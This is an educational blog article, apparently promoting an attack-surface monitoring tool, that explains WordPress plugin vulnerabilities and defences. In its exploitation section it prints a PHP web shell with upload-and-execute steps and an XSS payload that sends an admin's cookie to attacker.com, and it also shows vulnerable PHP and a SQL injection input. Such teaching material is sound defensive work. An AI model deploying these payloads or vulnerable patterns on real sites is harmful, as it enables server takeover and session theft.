What is WordPress Plugin Vulnerability? Ways to Exploit, Examples and Impact
Discover how WordPress plugin vulnerabilities work, see real exploitation examples (XSS, SQLi, RCE), and learn how to secure your site against attacks.

WordPress powers over 40% of the internet, making it the most popular content management system (CMS) in existence. However, this massive popularity comes with a significant downside: it is a prime target for cybercriminals. While the WordPress core software is generally secure and frequently updated, the ecosystem of third-party plugins is where the vast majority of security risks reside. In this guide, we will explore what WordPress plugin vulnerabilities are, how they are exploited, and the steps you can take to secure your infrastructure.
What is a WordPress Plugin Vulnerability?
A WordPress plugin vulnerability is a security flaw or weakness within a third-party plugin that allows an attacker to compromise the integrity, availability, or confidentiality of a WordPress site. Because plugins are written by thousands of different developers with varying levels of security expertise, they often contain coding errors that can be weaponized.
When you install a plugin, you are essentially adding external code to your web server. If that code does not properly sanitize user input or verify permissions, it creates an "attack surface." Attackers look for these weaknesses to perform unauthorized actions, such as stealing user data, injecting malicious scripts, or taking full control of the server. Monitoring this attack surface is critical, and tools like Jsmon help organizations keep track of their external assets to identify such exposures.
Why are WordPress Plugins Vulnerable?
There are several reasons why plugins become the weak link in the WordPress security chain:
- Lack of Secure Coding Practices: Many developers prioritize functionality over security. They might forget to escape outputs or fail to use prepared statements when interacting with the database.
- Abandonment: Thousands of plugins in the official repository haven't been updated in years. These "abandoned" plugins may contain known vulnerabilities that will never be patched.
- Complex Functionality: Plugins that handle file uploads, user registrations, or e-commerce transactions are inherently more complex and riskier.
- Supply Chain Attacks: Sometimes, a legitimate plugin is sold to a new owner who then injects malicious code into a subsequent update.
Common Types of WordPress Plugin Vulnerabilities
To understand how to defend your site, you must first understand the types of vulnerabilities that commonly plague WordPress plugins.
1. Cross-Site Scripting (XSS)
XSS occurs when a plugin fails to sanitize user-supplied data before rendering it on a page. This allows an attacker to inject malicious JavaScript into the browser of other users (often administrators).
Example Vulnerable Code:
// Vulnerable: The 'name' parameter is printed directly without sanitization
echo "<h1>Welcome, " . $_GET['name'] . "</h1>";
An attacker could craft a URL like site.com/?name=<script>alert(document.cookie)</script>, which would execute in the victim's browser, potentially stealing session cookies.
2. SQL Injection (SQLi)
SQL Injection happens when a plugin uses unsanitized input in a database query. This allows an attacker to manipulate the query to read sensitive data (like password hashes), modify the database, or even delete tables.
Example Vulnerable Code:
global $wpdb;
$id = $_GET['id'];
// Vulnerable: Direct concatenation into the query
$user = $wpdb->get_row("SELECT * FROM wp_users WHERE ID = $id");
An attacker could input 1 OR 1=1 as the ID, causing the query to return all users in the database.
3. Broken Access Control (IDOR & Privilege Escalation)
This occurs when a plugin doesn't properly verify if a user has the right permissions to perform an action. For instance, a subscriber-level user might be able to access functions intended only for administrators by sending a specially crafted request to admin-ajax.php.
4. Remote Code Execution (RCE)
RCE is the most severe vulnerability. It allows an attacker to execute arbitrary code on the server hosting the WordPress site. This often happens through insecure file upload features or the misuse of functions like eval() or unserialize().
How to Exploit WordPress Plugin Vulnerabilities
Understanding the attacker's perspective is vital for defense. Let's walk through a few technical exploitation scenarios.
Exploit Scenario: Unauthenticated File Upload (RCE)
Imagine a "Profile Picture" plugin that allows users to upload images but fails to check the file extension or MIME type correctly. An attacker could upload a PHP shell instead of a JPG.
The Payload (shell.php):
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}
?>
The Attack:
- The attacker uploads
shell.phpvia the plugin's upload form. - The plugin saves it to
/wp-content/uploads/profile-pics/shell.php. - The attacker visits
yoursite.com/wp-content/uploads/profile-pics/shell.php?cmd=ls -la. - The server executes the
ls -lacommand and returns the directory listing. The attacker now has a foothold on your server.
Exploit Scenario: Reflected XSS via Admin Notices
Many plugins display notices in the WordPress dashboard. If a plugin takes a parameter from the URL and displays it in a notice without using esc_html(), it is vulnerable.
The Attack:
- The attacker sends a link to the site administrator:
yoursite.com/wp-admin/admin.php?page=plugin-settings&message=<script>fetch('https://attacker.com/steal?c='+document.cookie)</script>. - When the admin clicks the link, the script runs in their authenticated session.
- The admin's session cookie is sent to the attacker's server, allowing the attacker to hijack the admin account.
Real-World Impact of Plugin Exploitation
The consequences of a successful exploit can be devastating for both the site owner and its users:
- Data Breaches: Theft of customer names, emails, addresses, and hashed passwords. For e-commerce sites using WooCommerce, this is a legal and financial nightmare.
- SEO Spam: Attackers often use compromised sites to host thousands of spam pages (e.g., pharma ads) to boost their own SEO rankings. This can result in your site being blacklisted by Google.
- Malware Distribution: Your site can be turned into a vector for distributing malware to your visitors.
- Ransomware: Attackers may encrypt your database and files, demanding payment for the decryption key.
- Botnet Recruitment: Your server's resources could be used to launch Distributed Denial of Service (DDoS) attacks against other targets.
How to Detect and Prevent Plugin Vulnerabilities
Securing your WordPress environment requires a multi-layered approach involving both proactive monitoring and defensive coding.
1. Use the Principle of Least Privilege
Only install the plugins you absolutely need. Every additional plugin increases your attack surface. If a plugin is no longer needed, don't just deactivate it—delete it entirely.
2. Implement Input Validation and Output Escaping
If you are a developer, always assume user input is malicious. Use WordPress's built-in functions for sanitization and escaping:
- Sanitization: Use
sanitize_text_field(),sanitize_email(), orabsint()for integers. - Escaping: Use
esc_html(),esc_attr(), oresc_url()when outputting data to the browser. - Database: Always use
$wpdb->prepare()to prevent SQL Injection.
Corrected SQL Query Example:
global $wpdb;
$id = $_GET['id'];
// Secure: Using prepare() to handle the input safely
$user = $wpdb->get_row($wpdb->prepare("SELECT * FROM wp_users WHERE ID = %d", $id));
3. Use Nonces for CSRF Protection
Nonces (numbers used once) ensure that a request was intentionally sent by a specific user. Always verify a nonce before performing any sensitive action in your plugin code.
// Generate a nonce
$nonce = wp_create_nonce('delete_user_' . $user_id);

// Verify the nonce on the processing side
if (!isset($_POST['_wpnonce']) || !wp_verify_nonce($_POST['_wpnonce'], 'delete_user_' . $user_id)) {
    die('Security check failed');
}
4. Vulnerability Scanning and Monitoring
Regularly scan your site for known vulnerabilities. Tools like WPScan or Wordfence can alert you if a plugin you are using has a documented security flaw. Furthermore, keeping an eye on your entire infrastructure is essential. As your organization grows, manual tracking becomes impossible.
Conclusion
WordPress plugin vulnerabilities are a persistent threat, but they are not insurmountable. By understanding the common types of attacks—like XSS, SQLi, and RCE—and implementing robust security practices, you can significantly reduce your risk. Always keep your plugins updated, delete unused ones, and follow secure coding standards. Security is a continuous process, not a one-time setup.
To proactively monitor your organization's external attack surface and catch exposures before attackers do, try Jsmon.



